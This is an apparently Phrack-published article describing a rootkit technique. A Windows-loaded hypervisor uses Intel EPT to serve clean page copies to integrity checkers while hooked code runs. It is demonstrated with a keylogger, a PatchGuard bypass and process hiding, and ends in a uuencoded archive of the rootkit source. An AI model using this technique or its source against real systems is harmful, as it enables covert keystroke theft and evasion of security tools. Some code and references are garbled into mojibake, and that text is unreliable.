MDW-"&W9F9[@S6GVFHF]P.)C18>G]>.DQO=0JR88>U_ZEH9!-XXL+6/`O^@V! MPB<8ZXM^R`+"!;2?:D`M^8T)ZR7>!+Z9],8P12C@3'^&NZUVG]S/^)ZLL319 $M:CY6*JDL=98,;KA,)>^{<!@,D&@-!WD#P,6J1C^'7DV'=)@/M;+"5H1_6IEM$ MEO9\/QQ3+>?%*SQU.Q\FT`#]"3HIT+C1!&5S>WN[J<HSA-HQ[%ZG/QZ_>HFK $M%'N51=?9<Q:1/%A!N*H2$(_[M(BW_S(6!OAN#L)E=(U+.;F2-RXQ@Y<:">9?$ $MCFMM/E70&YDY7.$S]&_=)@]!:4]FZ66#W*\/8%2P5CH[P\U?W((JM!=J^A"F))$ MVHORL"<I_=PQ_>KJJAU.P\OP)B2']GXX_A2F;()LK*D.\$@#LXB"9G>&N`I^-M7L:4Q;;;6=]0;(4:.4.<=TZQH/ARTCD-_@Q;^\$<=]1&UX,?Z=K4QQMWFIDT3 $\texttt{M9-A\&PP"S<][$34>W"4/*OW1/@V?/@AV-)T:R\:ZH)8@F-ER56]IT6MHL:JES }$ M;@R/S@KKC!7&WMF!@\$;`W!OQ\$EIDO.-3`QH0BORV:"P>!NM0KFL#@C(CM30] MIV]GV@G6@H[JP[]R\$Y0UTN"[8+4;[`8K0'!9Z5]*TG`-[BFC*Y1NC*`<S=A) M<M58;P5;ZTU",WA(9?1/4;!*76E"\[YJYAO@O'5=1@G]'%'D:.QR?.XR\$1C_ MJ\D^%I,`"!NGA^\$AO+%ISE\$YP2.J5E#UWU.=)]5\$>/8T.)SA%J_]YO71P?'! $M3_N]@\/O\#PX/CG_-;W>'P>S@OYV2?W/:?2+;/=S_8:]BN^=W;_<I9BW,;Z%3$ $\label{eq:mprop} \verb|M";:G!=F*$$?016#][T@6`:MH\\@@/TXC5<+EG3#^&$C#0R/3M[6\\WNIL[W4>=0]$$ MK:UOO]W<TN3?)#!6JJQIRSC1S0FTO4H<[!\$\'5.>V-/@(6#^,&\J%\$JT"<X\ M*; #SX3?T5QG,RDD3_NDVG0'3ISP,3BOP_'>JS5%=_.V@^'N&"^+J:FR3`0M= MF\1\$B4#24!.WK&VV=(\`Q6LA,<T>7GOY@%?>.0U0V*NG%1CBK6;P68P#_P(" M'=91\$+A,K+/%P"C189`BMBB@CO'8;E';9IH*A5Q088UOG.D++:H:HW#"9:HB M46<W6.HLM>1S%YZ[VO,Z/*]KSQOPO*\$];\+SIO:\!<];VO,V/&]KSSOPO*,] M/X+G1]KSM_#\K7KN(GZA]HSXG6G/B%]?>T;\!MHSXA=ISXC?^1(;2%VW[5JJ M;;K.7^317HTSKIT`0\&T\>JF71QK3OF3,V0P'-/3QT4EED\$;.\U=[9U6`9,S MIO-Z<%@OQ6&] @Y"<J8PE=/NJ<EUL\$7N31*UD8`ULKN]L[.SWMU&-+>V4;08 $\label{eq:mwmk:vpqq} $$ MWMK:V$;DQ4`G(J39]G9'S#59`+W8PQBT;^]VQ-Q)*"T=-T$XX3.9N+QQ9.S $$$ $MZ3,^J"B$C6]T38CPP'M"NOF(7Q9:*MB/*/R]5)?8,Z'B=D`'^X&!_0!@-^@W$ M*?)(Q8T.GH(C]=8W.SG:E][4R0<6J^[CQV]N;6[#_[8>%Y1&07[*2N]L/H+_ $M[=CZ&Q]^23S:WR'QF'$N&;L)I2392%6*HB!B^9R@X%3+FH66+;9;9+^J4=J[$ MQQE\$PRB+&GK7-.%N#\5L.,S]B#<U*(.7=XFZZ/>FE)5=WSL_5OHG7;%ML%)\ M2@I22/H)5S'!?Y85,_@T&P(VY+=A<R&04]2FJF[1VY,08-N88\$`KM@JN8LT! M;R2'=%KT:=])P.%18TG3F*\VZ"HS;NKQ?&VI%2S%V/:2/CT`)TYHZBZ>KL`2 M?A6<S8#[HFG\$`KH.C41L/I;%\FD\F@T9VXWPO"(9+QDCUT]2Q3 6V`\$>&(6Q $M'! > 514VA! - N1]D5[5P!21.MN;V^?MM-D%/740/9&47:9#!H.VWC[<'Z^1!_/$ M3*Z`<7LR-;5'=G6KL@.HEOKPBB7G6;#5Z>3M`CD*_#R&9\$4RG<XFZ,Q'F0=X MFL\P8PF081T&\1.;X@D[S(`TS0\<,LIW3:8[3.<N!ZSBXX)\-P;9+'PH+%:.</pre> M3\$2^F&6KR?GJ&78L)4N._(2!F<_"-`J&,K`64@B-4!C_E4T80UVSMXAJ!#04 $M3T\V\,ZDM5A^{"}=78[)P"A_>Z^YZ=Q"=A2`!`)G-;KO3[DK^E/40-X"L592"]$ M1!Q1T%?I>\$@I1F\$ZG')?*KH5:D)8M7!1]?`-\$>0ISU^!/\`!&KS')IV(E>@-ML1-K"N%0+!:"Q3W6,.`<<I-HHYTE1S!?QQ<-B;J<3QQR_KFDP3X"CQ7)=VKL MF9(R3<A9A4G'NDR)WA+EXG;4WN6.\$SP>KBUJ-<D**1KA>09RAL\$7,TA33YJ" M2IR3;L=%6S87<7HS6G^*0;,;Y2!*2T,F:"X81>S07!K/15Z)\$1/,:3QV!#.4 MUOJBL6:?Y8PI+0]8UV>QAJO+\BB./9"ZQN\$X6_VEMONXDBH*^D2<7D:#;W@' MH;\$G:*4\&2-V19J3[`VNFTFX>#IDH/\$XR5V!0@J8\$&JB+:)A8WNJ]C HGBR $MRN?Z?9L!2^Q_6YN=+<W^UT'_[XVM[87];V'_6]C_%O:_A?UO8?];V/\6]K^%$ $M_6]A_UO8_Q;VOX7];V'_6]C_%O:_A?UO8?];V/\6]K^%_4_8_Q8VOX7-;V'S$ M^V/:_/Q3BU(X*>X`/'(9MF,S[`!D\KDH+FNN(A>>;^+6['I3VZ>'4[RH&L6X $M[UX2^4"7-,XD5/F*X_ZSSC4.+W5@*QHS1M<:4]A!9:-H#ZN_,#4:IE#R!<3$ M`, *&RONA[*G&R;>VRO5I-0W8&B3X5K%C#@=;^B'\H)\F<X*IK&M[URMCL0*A MLI<!S<_P:NX2"[>!&@;(GR7SE'MA8EZ8F!<_BY_%S^)G\;/X6?PL?A8_BQ_Q +_\!1G2PPP#@`0``

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end

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==Phrack Inc.==

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--[1. Introduction

Writing rootkits is becoming more and more difficult. Because there are many tools waiting out there to detect misbehaviors. Adversaries put so much effort trying to make rootkits as stealthy as possible but there needs to be only one hook that defense solutions could monitor and detect the misbehavior.

Our goal is to make that hook invisible so that the detection tools cannot see it even using dynamic debuggers to check that range of code, while to rootkit does exist and functions correctly. There are other approaches, like Shadow workers which are based on TLB splitting. Researchers would initially wonder when the corresponding Intel cpu architecture was going to change, and it recently did [6][7][8]. Also TLB splitting need to hook page fault handler, that is a pain in practice. We present a way to do it only by virtualization technology, typically use Intel VT with EPT (Extended Page Tables) [5]. The same principle could also apply to other CPUs like ARM, as long as they support hardware virtualization, physical memory translation and can distinguish different types of access to a page. For instance, in x86 paging mode, a read operation is not denied as long as the page is marked as executable.

We provide a 64bits run-time loaded hypervisor, it is loaded as a Windows driver. And with EPT, underneath the guest operating system our solution maps all the physical memory, using a 1:1 mapping. We leverage it to map a guest physical page to two different host physical pages. One is set with READ and WRITE and the other one with EXECUTE only. Normally it will be set

as EXECUTE, which CPU can run on that page, but when someone want to check the integrity of it, for example to see if there is any hooks. The READ operation by the checker will trigger an EPT violation, the hypervisor will get noticed and change the underlying mapping of that page to another host physical page that contains whatever stuff you want the checker to see, e.g., the original code without any of your inline hooks. On the other end, when the CPU tries to execute code on this page again, it also will cause a EPT violation, we just change it back and let the CPU continue on it.

It is noteworthy that there are many kinds of hooks. In this paper, we focus on the inline hook for the modifications on the code section. Other types like SSDT hook or kernel object manipulation are outside the scope of this article.

The platform we are woking on are Windows 7 x64 and Windows 8.1 x64. Sure, with the invisible inline hooks, you can ignore Windows PatchGuard!

--[2. Background

--[2.1 Intel VMX

VMX is short for Intel virtual-machine extensions, it supports virtualization of CPUs in hardware. VMX supports two more lower operation mode called root and non-root mode. Usually processor has running mode known as ring-0 to ring-3, where ring-0 is kernel mode, ring-3 is user mode, ring 1 and ring 2 are rarely used. When CPU enables virtualization, it could be seen as running in the non-root mode. The root mode can be considered as a lower and more privileged level, it controls the whole CPU. And the guest operating system will run in non-root mode. Root mode runs VMM (Virtual Machine Monitor) is often called ring -1.

VMXON and VMXOFF are instructions to enter and exit VMX mode. There is an important data structure called VMCS (Virtual-Machine Control Structure), which is 4 KB large in size. It controls the state switch between VMX root mode and VMX non-root mode. From root mode to non-root mode called VM Exit. From non-root mode to root mode called VM Enter.

Every logical CPU (each core in a real physical CPU is called a logical CPU) has a processor state called VMCS pointer. It contains the physical address of the VMCS. There could be many VMCSs, the one stored in VMCS pointer is considered as the current one. Every VMCS can represent a virtual processor for the virtual machine, inside virtual machine, that is a logical CPU seen by operating system. Although hypervisor knows the physical address of a VMCS, but hypervisor cannot modify it directly, hypervisor can only reads and writes VMCS using VMREAD, VMWRITE instructions. Hypervisor use VMPTRLD to set a VMCS both as active and current. And use VMCLEAR to mark the VMCS as inactive.

A VMCS contains many fields related every aspect of a virtual machine. There are six fields: Guest-state area, Host-state area, VM-execution control fields, VM-exit control fields, VM-entry control fields and VM-exit information fields. And each field also contains many more control fields with a lot of settings. Once the CPU enters into a virtual machine by execute VMLAUNCH which associates with a VMCS, this virtual machine is fully control by the settings in the VMCS. Hypervisor can set during what circumstances the virtual machine should exit. And then the hypervisor can handle this situation, for example emulate a hardware device or change the virtual machine's behavior.

In our case, we do not actually emulate any hardware device, we put the

current system into a virtual machine environment and our code run as the hypervisor.

--[2.2 EPT

The extended page-table mechanism (EPT) is used to support physical memory virtualization. When inside a virtual machine, a virtual memory access will be translated into a physical memory access by virtual CPU. Since the virtual machine is emulated, the physical memory inside the virtual machine is also emulated. It is called guest physical memory, which cannot be accessed directly by CPU. In earlier days, hypervisors had to maintain a guest virtual memory to host physical memory mapping called "shadow page table". It is hidden from guest operating system. Hypervisor needed to make sure the guest operating system believes that there is no such thing. So every operation by the guest operating system had to be intercepted and handled by hypervisor to provide a `fake` result to look normal to the guest operating system. This was tedious dynamically.

With EPT enabled virtual machine, hypervisor's responsibilities drop. The guest CPU translates and accesses physical memory as it wishes. But the guest physical memory is interpreted again by the hypervisor to translate it to the real host physical memory.

From the name, EPT is a page table. It is quite similar to the page tables in x86 architecture. Every guest physical address to host physical address translation is performed by EPT. In comparison to x86 paging mechanism, every VMCS has a EPT pointer, that is like CR3 in x86. It stores the root of the table. And it uses 4 level page-walk, there are PML4E, PDPTE, PDE and PTE. Page fault in EPT's term is called EPT violation, that could be CPU accessing the guest physical memory which is not currently mapped or there is an access permission violation.

--[3. How to make a hook invisible

--[3.1 Hypervisor setup


First we need to setup a hypervisor once Windows operating system boots up. It could be cumbersome just to fill VMXON region and VMCS that are the most important data structures in VMX. There have been open-source projects that have accomplished similar goals, e.g., Xen[2], HyperDbg[3], BluePill[4] and Intel. I learn from the giants. Code is available at EnalbeVMX() and VmxSetupVMCS() which both are called by doStartVMX(). doStartVMX() need to be called from every CPU core of the system. This is because we need to put every physical cpu core into VMX mode (interested reader is referred to Intel manual "31.5 VMM SETUP & TEAR DOWN"[5]).

Once VMCS is set up properly and executes vmxlauch successfully, the hypervisor starts running. We then get many vm exits that we need to handle. The handling function is doVmxExitHandler() that is located in vmxexithandler.c. Some vm-exits happen even without any particular settings in VMCS; for example, the control register operations.

--[3.2 Memory 1:1 mapping

Our hypervisor is loaded at run-time. The operating system and device drivers already has been initialized. So the physical pages and especially interface registers in devices which mapped to physical memory space through MMIO (Memory mapped IO) are decided. At this point we can choose

mapping of the guest physical address space to host physical address space directly using EPT. It's a 1:1 mapping. In other words, for example there is physical address access at guest physical address 0x1C000, the underneath hypervisor will direct translate it to host physical address 0x1C000.



EPT tables entries also need to specify memory type. Because in physical memory space, there are RAM, ROM, graphics memory and device registers, they all exist in physical memory space. Memory types could be any of the following:

Uncacheable
Write Through
Write Combine
Write Protected
Write Back

The details of cache police (11.3 METHODS OF CACHING AVAILABLE [5]) is not covered here.

Different kinds of memory should have different memory type. For example, memory ranges of PCI devices should use "Uncacheable". RAM normally should be "Write Back" and graphics memory could be "Write Combine" for better performance. As I test it, you could just make all the physical memory space as "Uncacheable", but it will be extremely slow because by doing that you give up cache. On the other hand, you should not mark all the memory types as "Write Back", because PCI devices ranges usually contains registers on the devices, it is important for the register to get data strictly in order.

To decide on the memory type, we could first check Memory Type Range Registers (MTRR) and also check Page Attribute Table (PAT) which is specified in page table entries. MTRR and PAT are both Intel CPU's mechanisms to assign memory types to physical memory. MTRR are a set of MSR registers to specify memory type for several ranges of memory, usually eight ranges. PAT is supplementary to MTRR that it can provide page granularity control.

For this prototype project, we just set "IgnorePAT" bit in EPT entries and set whole RAM as "Write back" and all other memory as "Uncacheable". Because from Intel manual it seems EPT entries only support this two memory types. "A value of 0 indicates the Uncacheable type (UC), while a value of 6 indicates the write-back type (WB). Other values are reserved" [5].

So how do we know which range of memory is RAM? There is a data structure called E820 table. It got its name because there is a BIOS function, int 0x15. With argument 0xE820 in eax register, raising interruption 0x15 will get the memory map for your PC. But since this is a BIOS function and the

system already boot up, we cannot call it anymore. Fortunately on Windows operating system, all the memory information is stored in registry. It is "HKEY_LOCAL_MACHINE\HARDWARE\RESOURCEMAP\System Resources". We will not go into details about the stored data structure [9], but that is how we get the memory layout information in our implementations. This information is available at GetE820FromRegistry().

--[3.3 Two mappings for one page

Suppose we want to hook function NtCreateFile for example, before doing anything we should first find the physical page where the function is within. Next we prepare another physical page which is totally copied from the original one. This copy is to provide to the checker to evade any integrity violation detection. In the following we will call these two pages as the original page and the shadow page. The original page is the one we will later install hooks on.

Now we are ready to install inline hook on the original page. After that, we let the original page have the EXECUTE permission flag and the shadow page has READ & WRITE bits, and we tell hypervisor all about it.

So the NtCreateFile with our inline hook will run normally as it has EXECUTE bit. Let's assume there is someone trying to take a look at the function. The read operation will violate the permission the page has. So there will be an EPT violation raised to the hypervisor. Since we have the control over the hypervisor, we change the page's mapping to the shadow one with READ & WRITE bits. With the correct permission flags, the virtual machine is happy to run again. Remember the content of the shadow page is untouched by us hence no inline hook in it. Later the kernel will call NtCreateFile and there will be another EPT violation, we change its mapping back and everything is back to the original state. This ensures that the integrity check is satisfied and our modification evades the detection.

In our implementation, we do not change EPT table entries all the time, actually we have two identical but slightly different EPT tables. And the original page and the shadow page are recorded separately in these two tables. When EPT violation happens, we just simply switch between them.

The EPT related functions are implemented in ept.c. In HandleEptViolation() handles the EPT violations:

So when ept violation happens, our solution first checks if faulting guest

physical page equals the page where it installed the hook on. If so, the engine knows it is due to the access violation, and we just switch its mapping by using the other EPT table. If not, it is an IO page that needs a 1:1 mapping.

As it can be inferred, we can only install hook on one page. However, one can slightly extend it to handle multiple pages using Exit Qualification to determine the cause of the EPT violation (see Intel manual "28.2.2 EPT Translation Mechanism" [5]). The code that accomplishes that goal would be:

```
#define EPT_VIOLATION_EXIT_QUAL_READACCESS™0x1
#define EPT_VIOLATION_EXIT_QUAL_WRITEACCESS™0x2
#define EPT_VIOLATION_EXIT_QUAL_EXECUTEACCESS" f@
#define EPT_VIOLATION_EXIT_QUAL_READABLE™0x8
#define EPT_VIOLATION_EXIT_QUAL_WRITABLE™0x10
#define EPT_VIOLATION_EXIT_QUAL_EXECUTABLE™0x20
if (eqe & (EPT_VIOLATION_EXIT_QUAL_READABLE
          EPT_VIOLATION_EXIT_QUAL_WRITABLE
    U Eõd"ôÄ D"ôåôU"•Eõ T ÅôU"T5UD $ÄR'•
--b ,†W R b U Eõd"ôÄ D"ôåôU"•Eõ T Åõ$T D 44U52′ ÇÀ
™(eqe & EPT_VIOLATION_EXIT_QUAL_WRITEACCESS))
^{\mathrm{IM}}// Due to read or write access violation
-VÇ6R -b †W R b U Eõd"ôÄ D"ôåôU, •Eõ T ÅôU, T5UDT 44U52•
™// Due to execute access violation
–Đ
}
else
'òò æò ç' 66W72 f-öÆ F-öâ Fò £ Ö -æp
```

--[3.4 User mode pages

For user mode pages, because EPT is in charge of the physical page address translation underneath. Once you make sure which physical page is backing up the user mode page, the rest is almost the same as in kernel mode. But user mode pages often be swapped out to disk. When it swaps back to memory, it may ends up in a different physical page frame.

So we have to lock the page from being swapped out. It is important for both kernel pages and user pages. How do we lock it? First thing to try is MmProbeAndLockPages(), but you have to release the lock before a process context switch. If you don't, what will happen is Windows mm will know and give you a Bug Check 0x76: PROCESS_HAS_LOCKED_PAGES.

Since we already get into hypervisor, it is a little embarrassing to go back and find out what is going on with mm. Luckily, there is a win 32 API called VirtualLock(). From its name, we can tell it must be the one. Although this may leave a clue that something is going on with this page but it is just a common Win32 API, I guess many existing software modules make use of it.

--[3.5 Execute and read at the same page

There could be one situation that one instruction may be executed and read data at the same page. For example, the IAT jump table. That need READ and EXECUTE permission at the same time.

One way to solve this problem is to give it all permissions for short period of time, let this special instruction do whatever it wants and then set it back. We set the READ and EXECUTE permissions and also set single step flag for the guest virtual machine. So it will execute and stop at the next instruction. We then handle this event and change the permissions back and clear the single step flag. Sounds like a plan, but in reality there will be some problems, virtual machine behaves strange with multiple CPUs. I am still trying to figure it out. This truly could be a problem, for which the solution would be emulating that instruction by hypervisor.

--[3.6 Wakeup from sleep

When CPU wakeup from S4 state(sleep), the CPU state is restored. But not the VMX states. It means when wakeup from sleep, the CPU is not in VMX mode anymore. We should reinitialize VMX when the system wakes up [1]. The code is located in powercallback.c.

--[4 Demo

--[4.1 A keylogger

This is a simple keylogger that will leave no hook to be found. There are many places you can hook for a keylogger. The one we choose is KeyboardClassServiceCallBack. It is a low level function but not too low, both PS/2 and USE keyboard will call it to transfer keystrokes. And this part is not mine, I cannot find the right author to say thank you:)

Inline hooking in 64bits environment usually takes 14 bytes rather than 5 bytes in 32bits. It first pushes quad word address into stack, following by a RET instruction:

PUSH <Low Absolute Address DWORD>
MOV [RSP+4], DWORD <High Absolute Address DWORD>
RET

So the original KeyboardClassServiceCallBack() looks like:

fffff880`03994990 4c8bdc	mov	rll,rsp
fffff880`03994993 49895b08	mov	qword ptr [r11+8],rbx
fffff880`03994997 49896b10	mov	qword ptr [r11+10h],rbp
fffff880`039949s9b 49897318	mov	qword ptr [r11+18h],rsi
fffff880`0399499f 57	push	rdi
fffff880`039949a0 4154	push	r12
fffff880`039949a2 4155	push	r13
fffff880`039949a4 4156	push	r14

After inline hooking, it then looks like:

```
fffff880`03994990 68b058d502 push 2D558B0h
fffff880`03994995 c744240480f8ffff mov dword ptr [rsp+4],0fffff880h
fffff880`0399499d c3 ret
fffff880`0399499e 90 nop
```

fffff880`0399499f	57	push	rdi
fffff880`039949a0	4154	push	r12
fffff880`039949a2	4155	push	r13
fffff880`039949a4	4156	push	r14

The address pushed into stack is the address of the trampoline function which first execute those missing instructions and then jump right back to the original KeyboardClassServiceCallback.

With our attack, the malicious driver first make a copy of the page which KeyboardClassServiceCallback within. As mentioned before, it's for the checker. Then it will tell hypervisor both of the pages by a vmcall. The hypervisor will then take care of the rest.

One thing I should mention, the demos has some hard coded values, it works on my test machines, but you should modify it a little bit to run on other version of Windows. You know how it is :)

--[4.2 Bypass PatchGuard

PatchGuard won't check driver images other than kernel, both the KeyboardClassServiceCallback hook keylogger and the interruption hook keylogger can not trigger it. So we have to simply hook a system service call which PatchGuard do care about. Let's say NtQuerySystemInformation. If we don't have hypervisor underneath, hooking a system service function will lead to BSOD with bug check code 0x109 (CRITICAL_STRUCTURE_CORRUPTION). It usually take several minutes for PatchGuard to find out, sometimes it may need half an hour.

So in this demo project, we just simply inline hook NtQuerySystemInformation() and hide a process. In our explorations, we found out that there is some data within the same page with NtQuerySystemInformation(). And Windows operating system keeps referencing them. Hence this page will be switched back and forth between two EPT tables all the time. On the other hand, NtCreateFile() causes a very different silent situation. So in project "test" you can test either one of them by enabling function TestInvisibleNtCreateFileInlineHook() or TestInvisibleNtQuerySystemInformationInlineHook().

--[5 Other applications

This could be used by rootkit, also it could be used by anti-virus products to hide track from being detected by malware.

To defend and discover 0-day attacks, sandbox system is used more and more widely. It quite efficient because it does not heavily rely on virus signatures. When a sample need to be analyzed, it will be put into a virtual machine. It makes believe that this is a real victim machine and run the sample. And the monitor program will record all the behaviors that the sample shows. If any harmful behavior is found, this sample will be marked as malware or virus.

So the whole sandbox system is based on monitoring. That is to say there will be a lot of hooks. Perhaps on Win32 API or system calls.

You can imagine the malware and virus do not want to be treated like that, they try many ways to defeat sandbox system. One way that is used most commonly is to detect if there exists any hooks in the system. If there is, they will consider this as a trap and could behave accordingly.

--[6. Greetings

I'd like to say thank you to ufphpc and MysteryMop for the advices and helping me debugging. Thank Phrack Staff for the endless patience and encouraging.

Special thanks to uay and our two kids :)

--[7. References

- [1] http://blogs.msdn.com/b/doronh/archive/2006/06/13/630493.aspx
- [2] http://www.xenproject.org
- [3] https://code.google.com/p/hyperdbg/
- [4] http://theinvisiblethings.blogspot.com/2006/06/
- --çG&öGV6-ærÖ&ÇVR× -ÆÂæ‡FÖÀ
- [5] http://www.intel.com/content/www/us/en/processors/
- &6†-FV7GW&W2×6ögGv &RÖFWfVÆ÷ W"ÖÖ çV Ç2æ‡FÖÀ
- [6] http://phrack.org/issues/63/8.html
- [7] https://pax.grsecurity.net/docs/pageexec.txt
- [8] https://www.blackhat.com/docs/us-14/materials/us-14-Torrey-
- "ÖÖ\$RÕ6† F÷rÕv ƶW"ÕF†RÕ &öw&W76-öâÔöbÕDÄ"Õ7 Æ-GF-ærÔöâ×ffbç F`
- [9] https://msdn.microsoft.com/en-us/library/aa390339%28v=vs.85%29.aspx
- [10] https://msdn.microsoft.com/en-us/library/windows/hardware/
- ' fcScCSsRS#‡c×g2ãfRS#'æ 7 €

--[8. Appendix: Code

begin 664 hypervisor_for_rootkit.tar.gz M/<=%*)5I!`8P+],[_WUO%:!@0,U+)YUNJF,+U*U;5??]E@7,;VSD7.JNY8RG M\'\$LR_NH>^57CUEH*`)-XV]&J,:^P_**87F^4N\$96A!>TOS'5/A75/511Y%2 MEJZG.!3U:NG=;(?;4?]"RSR9_TL7.1YR'T<0]N4_!P<<RP/_>8#(^/\491?_ MPX/2I6H[UA_WZ@,SF\$_E?Z7",@+PO\K1/"-4!.85S3(,R[ZBZ\$>>:V+YQOE_ M_-/UPJ`ND>/JEGF29TITGD*F:FFZ.30)SR9LA6'S/_WXY07Q>]U=*L;`6VJZ MUO-10*KWYG4N.!J"&)WD?1"J\?9M'JK>ATAK)9K&%\Z5!0"%\$15?MWYWT6Z> MY#]Q=;[5X([DXE&]QA>Y5NVH6*\WF&*E2<M';+U5%ZKRW[A9'Z04(W-M1=W` $M^{+}.ZN;(<[20_TLT^*B_'CJS^{+}W''/4#R0\86+S]:G^{0}.86FF#X7/E5)AKGEM#$ M')=C2(^'EF6T=`,%73315%D:7GB58,\$'/J:%XBYXKN0L`3Z*,H;DN&&94WVV M=!0/:!G@C5V+C*V))LO9?]>SR'67GKWTFKH#1+:<FY/\OPH#RUCB9G#QX%^% M&":,Y,!OV#8]Y"R0IBL>BC5/:Q"[[DL#\$]3,%4=1`=T`>:N+9!X^O<A1,('W MC9Z#ZDO=T.1+9!+"^?#EU`8-4&!K0=KL!C^3!F>[\$/YRUFDJGO(.F0AF8SG[$M#&*$)@-L1E4$$G=]<Z>V9^UF9Z^)=AK6P@:YB&#-=6U/7^A_$:J?Y.G@*A^1$ MC+6*7##K((.ZJ1/A`0%OGU=8<=R4ZQ?OQ'&C>S[H=N2@T1F`+12C#S(\$M#S) M>\X2!55UQ=75_M*\$OE!CCM2/@*H2U`67._K\$4;"(A-<O7*`%4OTA:Z=(T9"S M'N%(<4RP,!UTB8QUFR;R0-)XKJY[/<OQE(ENZ-X-D'1BH(4;&Q(1];:)58],MOD4.30+<3G(KIC)#6A^YUM)1T6V:IC>]3QN@04<W/^XMSA@XQF%\H6VJ#EH` M!@6(%:AV+A`RM\$F)&)D&R\G@QO708J5YN:'BS)!WIJASW5QK:?J()#R"O019 M,?4IF.%]8']I`OA'M`]HW57W!6U=-RQ['T#)ML\$[Z5-]/R:">C>1;5@WBSVY M5@8Q<P8/<P8[R9@Y@PUG(&3>X(OV!GUD(,5%+R+&'\TM`UO'F:,LXJ8I<PF/ MF@3LL/#GB19^TU2'QC@SU9_)5(<F][ZF.E`AU\$=3Y"`3V+TV_[*I`*D;W;.F $M-\&Q9AK]X\$U9F`?^+-/\$O/^3/', \#SYP29; \A\PQU\OQ; _OPCG\`O/92G`5^T!$ M,C.?F?DL!<BL?)8%?+L^X+FR`'\$,EWE.'\$MG39X;9][B2;R%K^!XX\=)OE3Z MS"-S*MD&HVR#T1?QFW)FUE^&67_YJ49F]%_\$'J/D_.+K<`]?>UI"YGV'I.1. MSB0E*OG[W#LER3*++]\$%;5SR;V]89XT^R,9YY&8*.`1S'W%<\Z(,%`'QN_9! M3O*J;8NJJ,+?];6HH:EH:8:HPV=N_R%.%\$]4W`7^7/O-+DS]SR5J:S`-OBY\

M*TJK(52\$%E-L"%*UR%4\$OBC1/%]DI0K;%*JLQ+9:?\><SNH&CQSDT##!2]13 MO#D6WX&C?@"-\.&?\LQ520VD-&A8QBWW0K*Z%VL[AI!*\9F4A18Z]J!!M)_\$ MCDB3#QZHHFT9H\$)%H%4)/@&6%9IHQV6_YX#YT9-;C/.-<1+CYL\A6YP#U^8+ M43>!::8J7KM:*I^.*D='U4J-+M:.ZLTB-Z&Y8JTFUXL\6VW5Y2HKUUOU^_)I $M?@\^E3[\B(VEAM;,2D6S@TJAM4^BDZ.*NFJ)ZM(1)PM;U(R9Z*@L?#QQHINB)$ M,W/%F3X5_[!G\\$'D/]%![K4(A)OB_T3;G(E7RF4J87FA*?%2G2^V:C1=Y%2Z M5JS5!:E8J]3K#,M(4I-FHH2-3L:?HZ `[PQKHAB!<J]/CLL)MY/!]>>^'>Z; $\texttt{M*[ON_P2E>/`]P'O>_UL5*KS`5EA_V^5JV;W_SY$V8?_Q!T\0`KNSG^!X^F,}$ M_T]1]N?_[7!@WSZVW_]-<YQ0">[_KE1IMOJ*9BL,PV3W?S]%*36Z3?G-ZS>O M10KR/A,9%?8?#1(\$81\N_8`K0B7]C\"K0H69TA17JQU559:C:Q0I"^N2?/^) $M[[VF;,^A?G-<^VWM]T-G<IV$HDIO\(""H;>B8.@Y1F(G(5$($H$#)-O'P=0P))]$ M)1PJTO1#I"40B:5YW--\$8VXW<K3K0T=-;'2\$&VD<4+8:#-!`?L?0X)"0HPHT $MQ2R/\TX4FZJU^\V<\&UN!U/3ZM<<2X58L2,7HW4._D2*J5*3&[`]<*)=473J$ MUX1\P9]N>E1E]W?:?.7S9@_7^DKP,U&"NN*BB!J,UFH@3-%_IEJU5F6!_QQ7 M.^(2Q\$]+FF]-2T)2I4"3N+4:I"/!9(T*2@3)\$56MI,CP)+&!0E6K:0WLI`83 MJLJG-(BH5:2!NI=:11IH6&X9I\$(RQ^"JN%HQE=H\H96`]6H"L@Y)2M`JJE>W M^'!+\\$=K01A?Z:;@VLQM!4AE9RK\$BE>Y&"-R,2KG8B3<4(7;DW\Z[4@BREI+ M0\$?D_KG<J4L#.5%'A.ET2JP1?R2\$QK):"\4@.K'JFJG11AQ6K,D1:\$6MYANW MM>%C:&V3K;4:YNIM-"JE"E@[*S1+;Z#9P%#!_&+II,'48#!,#41L+<@K"5/` M",-XDEH)%%N=",+4ETE<%%-;M1):=2&Q,Y7R#4J%VV\$-*AR6,.4Z`<D1?9\1 M'U5@Q/C:E`:7>&O\$=*O5(B2<;Q65VCBB/K<XG=O-Q32-6G/HV=0`SRW4`OC^ ME`IF"5KXSV`1DSH&N=>L*[<T___'-ZW*Y^)BE7'[SV@/IT]#TS>M3Z;S9@3RD $\texttt{M,\&J?2[TV]7VOT9} = \texttt{H=QJ=^310} + \texttt{-:VP3QF/=),:ATVN,!L,^9=CATY0.-R":}$ MHVZ_"4:DB5S=09JDXM\FTX`&<\5!9Y86Q3*V;`_Z&<B-BWY[^.M8&@[[[?K% $\verb|M4!Y`KP.D+AW=NY$\S]$G2U"4--3$FI#?S5W;<LFOHFF@+4.9N9*I)2(EP_&)$ M1,V':&\$;@9'R00[\$S*>]]UVD]H:%Q0P".Y].RC8SA5DE+-4U]%GNJD8D9;4 M"75^T>E\GAF%<N:+6<S:GUK6QTS0=@G:F]>?P%L&.T3P[[(#0&+.1H5.?H.6 M/^0QMY-`U]1,@^CD/Y@?3((``!SD+1TS258*,<;D<E1RN<V>G%](790KZ^LI $\label{eq:mq(V3*9Y%"*1U&N`&('Q9/_^+$+?Z9Z_>_.Z;6)MQ)R)*AM(?(Y(2(]H<&MI)))} \\$ MJN\$\\$B[CUE`32,%%XU3J4\.%O5;VWUCZ=U#@3_3?F+,=J?].'K?/A_([N4^0 M2)KF``=6(`#4\]%\$D*PM`%2'4MLUM)YCX?T94\$V+?BZ2B^`L_=]2T7J*@^L+ $\texttt{M>,KX<Q`=N8\0/\$[O8G!*'7>L*TJ:N'AG$Z+"@9'N?O3!1*IK&C>4/J4<].<2 }$ MRP]5N)HCDSK59W-JKAA32G<ITS*IOY!C'?S@MSKKOJ=^ZP]Z;[G?#P.=.R8- $\label{eq:mmo:ex} \texttt{MMO:} 5 \\ \texttt{EX=P$*<E(25]S=<P+;\O]"[(C+Z+`S$8*$H&F!:FPK8V51\Q\#9D&QS6$) \\ \texttt{MMO:} 5 \\ \texttt{EX=P$*<E(25]S=<P+;\O]"[(C+Z+`S$8*$H&F!:FPK8V51\Q\#9D&QS6$) \\ 